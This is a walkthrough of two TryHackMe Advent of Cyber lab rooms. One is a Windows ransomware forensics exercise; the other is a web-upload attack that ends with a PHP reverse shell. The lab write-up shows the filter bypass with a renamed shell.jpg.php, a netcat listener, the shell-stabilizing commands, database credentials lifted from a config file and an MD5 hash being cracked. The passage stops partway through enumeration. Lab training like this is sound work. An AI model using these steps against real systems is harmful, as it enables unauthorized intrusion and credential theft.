




After connecting to the server, we open the task scheduler and we will find that there are 2 tasks of interest we're looking for, one with a weird name and another related to VolumeShadow(vss).


Task Name	Next Run Time	Triggers	Location
Device	7/21/2022 3:59:11 AM	Multiple triggers defined	\Microsoft\Windows\De...
Microsoft Compatibility Appraiser	7/21/2022 3:25:30 AM	Multiple triggers defined	\Microsoft\Windows\A...
ShadowCopyVolume{7a9eea15-00...	7/21/2022 7:00:00 AM	Multiple triggers defined	\
USO_UxBroker	7/21/2022 6:00:00 AM	Multiple triggers defined	\Microsoft\Windows\U...
Data Integrity Scan	ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}	Multiple triggers defined	\Microsoft\Windows\Da...

Task Name	Next Run Time	Triggers	Location
opidsfsdf		At log on of ELFSTATIO...	\
Proxy		At system startup	\Microsoft\Windows\A...
ReconcileFeatures		Custom Trigger	\Microsoft\Windows\Fli...
Schedule Scan Static Task		Multiple triggers defined	\Microsoft\Windows\U...
Scheduled Start		Multiple triggers defined	\Microsoft\Windows\Wi...


After that, we go to the desktop and we will find there is a RansomNote.txt. Open it and we will find a bitcoin address. Next, we run the command `echo "<bitcoin address>" | base64 -d` and we will the output which is the answer for Question 1.




To view encrypted files in the Documents folder, we can click the view tab on file explorer and then check the hidden files option.




Open the **confidential** file which contains **master-password.txt.grinch** (Question2)





To find the suspicious task, we can see there is a very weird file named opidsfsdf (Question3) when we first open the task scheduler and here is the location we found (Question 4).




After that, we inspect the properties of the **ShadowCopyVolume** file so we can find the ID for the Shadow Volume (Question 5)




Open **Disk Management**, check disk 2 and we will find there is a **Backup** disk. right click and select change drive, letter and paths. Assign a random letter to the drive.



Change Drive Letter and Paths for D: (Backup)




After that, we open up the volume and there will be a hidden folder called confidential.(Question 6)



This screenshot shows a Windows File Explorer window with the address bar set to 'This PC > Backup (D:)'. The left sidebar shows a tree view with 'ss', 'ds', and 'its' folders. The main pane displays a table of files and folders:

Name	Date modified	Type	Size
confidential	12/11/2020 10:31 ...	File folder	
database	12/11/2020 7:56 AM	File folder	
vStockings	12/11/2020 7:56 AM	File folder	

Right click the **confidential** file and check its properties > select previous versions tab and restore it. After that, view the **confidential** and we will find there is another new thing named **master-password.txt**. Open it and we will see the password within the file.(Question 7)



<End of Day 23>

Day 24: The Trial Before Christmas (Final Challenge)

Tools used: Firefox, Kali Linux, netcat, Burpsuite, nmap, mysql

Solution/Walkthrough:

Question 1

Answer:

Q1: Scan the machine. What ports are open? *

4 points


Numeric answer. Refer to Microsoft's documentation.

	Open	Closed
80	<input checked="" type="radio"/>	<input type="radio"/>
8080	<input type="radio"/>	<input checked="" type="radio"/>
22	<input type="radio"/>	<input checked="" type="radio"/>
65000	<input checked="" type="radio"/>	<input type="radio"/>

```
(kali㉿kali)-[~]  
$ nmap 10.10.194.14  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 11:10 EDT  
Nmap scan report for 10.10.194.14  
Host is up (0.20s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
65000/tcp  open  unknown
```

Question 2

Answer: Light Cycle



Use <machine ip>:65000.

Question 3

Answer: /uploads.php

```
/.htaccess      (Status: 403) [Size: 281]
/.htpasswd      (Status: 403) [Size: 281]
/.htaccess.php  (Status: 403) [Size: 281]
/.htpasswd.php  (Status: 403) [Size: 281]
/api            (Status: 301) [Size: 321] [→ http://10.10.247.208:65000/api/]
/assets         (Status: 301) [Size: 324] [→ http://10.10.247.208:65000/assets/]
/grid          (Status: 301) [Size: 322] [→ http://10.10.247.208:65000/grid/]
/index.php      (Status: 200) [Size: 800]
/server-status  (Status: 403) [Size: 281]
/uploads.php    (Status: 200) [Size: 1328]
```

Used `gobuster dir -u http://<machine ip>:65000 -w <location of wordlist.txt> -x .php` to find it.

Question 4

Answer: /grid

Same as question 3

Question 5

Answer: THM{ENTER_THE_GRID}

```
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

Question 6

Answer:

Q6: What lines are used to upgrade and stabilize your shell? *

- ☒ `stty raw -echo; fg`
- ☐ `lxc exec CONTAINERNAME /bin/sh`
- ☒ `python3 -c 'import pty;pty.spawn("/bin/bash")'`
- ☐ `mysql -uUSERNAME -p`
- ☒ `export TERM=xterm`
- ☐ `SELECT * FROM users;`

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `ctrl + z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `ctrl + c` to kill processes). It then foregrounds the shell, thus completing the process.

Question 7

Answer: tron:IFightForTheUsers

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

Answer: tron


Same as question 7

Question 9

Answer: @computer@

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Question 10

Answer: flynn

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

Answer: THM{IDENTITY_DISC_RECOGNISED}

```
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12

Answer: lxd

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Answer: THM{FLYNN_LIVES}


```
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought Process/Methodology:

First off, we launched the machine and opened <MACHINE IP> in firefox. After that, we used nmap to scan for any open port. We found that there are 2 ports open, 80 and 65000.

```
(kali㉿kali)-[~]
$ nmap 10.10.194.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 11:10 EDT
Nmap scan report for 10.10.194.14
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
```


Now, we open <MACHINE IP>:65000 and find the hidden website Light Cycle.




For uncover hidden php and directories, we used `gobuster dir -u http://<MACHINE IP>:65000 -w <location of wordlist.txt> -x .php` to find any hidden php or directories

```
/.htaccess      (Status: 403) [Size: 281]
/.htpasswd      (Status: 403) [Size: 281]
/.htaccess.php  (Status: 403) [Size: 281]
/.htpasswd.php  (Status: 403) [Size: 281]
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/grid          (Status: 301) [Size: 322] [→ http://10.10.247.208:65000/grid/]
/index.php      (Status: 200) [Size: 800]
/server-status  (Status: 403) [Size: 281]
/uploads.php    (Status: 200) [Size: 1328]
```


After trying all the .php and directories we found out that `/uploads.php` and `/grid` is available for us to exploit. Now, we open <MACHINE IP>:65000/upload.php and click on the upload button




Turns out the website accepts uploads from 3 types of files. Jpg, png and jpeg.




After that, it's time to intercept the website using Burp Suite. Before we intercept we need to configure burp first. We open burp then navigate to the proxy tab and option subsection



Then scroll down until you see this, click on it and press edit



A pop up window will appear. Select ^js\$ and remove it




Before we start intercepting the website, we need a reverse php shell payload to insert into the website. We do that by using the command `cp <location of php-reverse-shell.php> ./shell.jpg.php` to make a copy of the former into a file named shell.jpg.php. We also edit the content of said file by using `nano ./shell.jpg.php` the only thing we need to change in the script is `$ip` section to your ip, NOT THE MACHINE's IP.


```
(kali@kali)-[~/Downloads]
$ cp php-reverse-shell.jpeg.php ./shell.jpg.php

(kali@kali)-[~/Downloads]
$ nano ./shell.jpg.php
```

And now, we start intercepting the website.



Keep an eye out for `<filter>.js` when pressing forward





Set up netcat before you insert the .php file

```
root@10-10-158-238:~# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

We insert your file into the website we opened `<MACHINE IP>:65000 /grid` and click on it.

Index of /grid

Name	Last modified	Size	Description
 Parent Directory		-	
 shell.jpg.php	2020-12-20 05:57	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.249.7 Port 65000

We opened netcat used these commands to level up and stabilise our shell

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `ctrl + z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `ctrl + c` to kill processes). It then foregrounds the shell, thus completing the process.

Example of what you should see

The full technique can be seen here:

```
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298

python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+  Stopped                  sudo nc -lvnp 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvnp 443

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtM0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password: █
```

```
www-data@light-cycle:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                  nc -lvnp 1234
root@10-10-10-158-238:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$ █
```

Now we navigate to `/var/www/` and found THM{ENTER_THE_GRID} in web.txt

```
www-data@light-cycle:/$ dlr
bin    home      lib64      opt      sbin      sys  vmlinuz
boot  initrd.img  lost+found proc  snap      tmp  vmlinuz.old
dev    initrd.img.old media      root    srv        usr
etc    lib         mnt       run     swapfile  var

www-data@light-cycle:/$ pwd
/
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
```

We kept digging deeper

```
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ █
```

And we ended up in `/includes` with 5 .php files in it

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
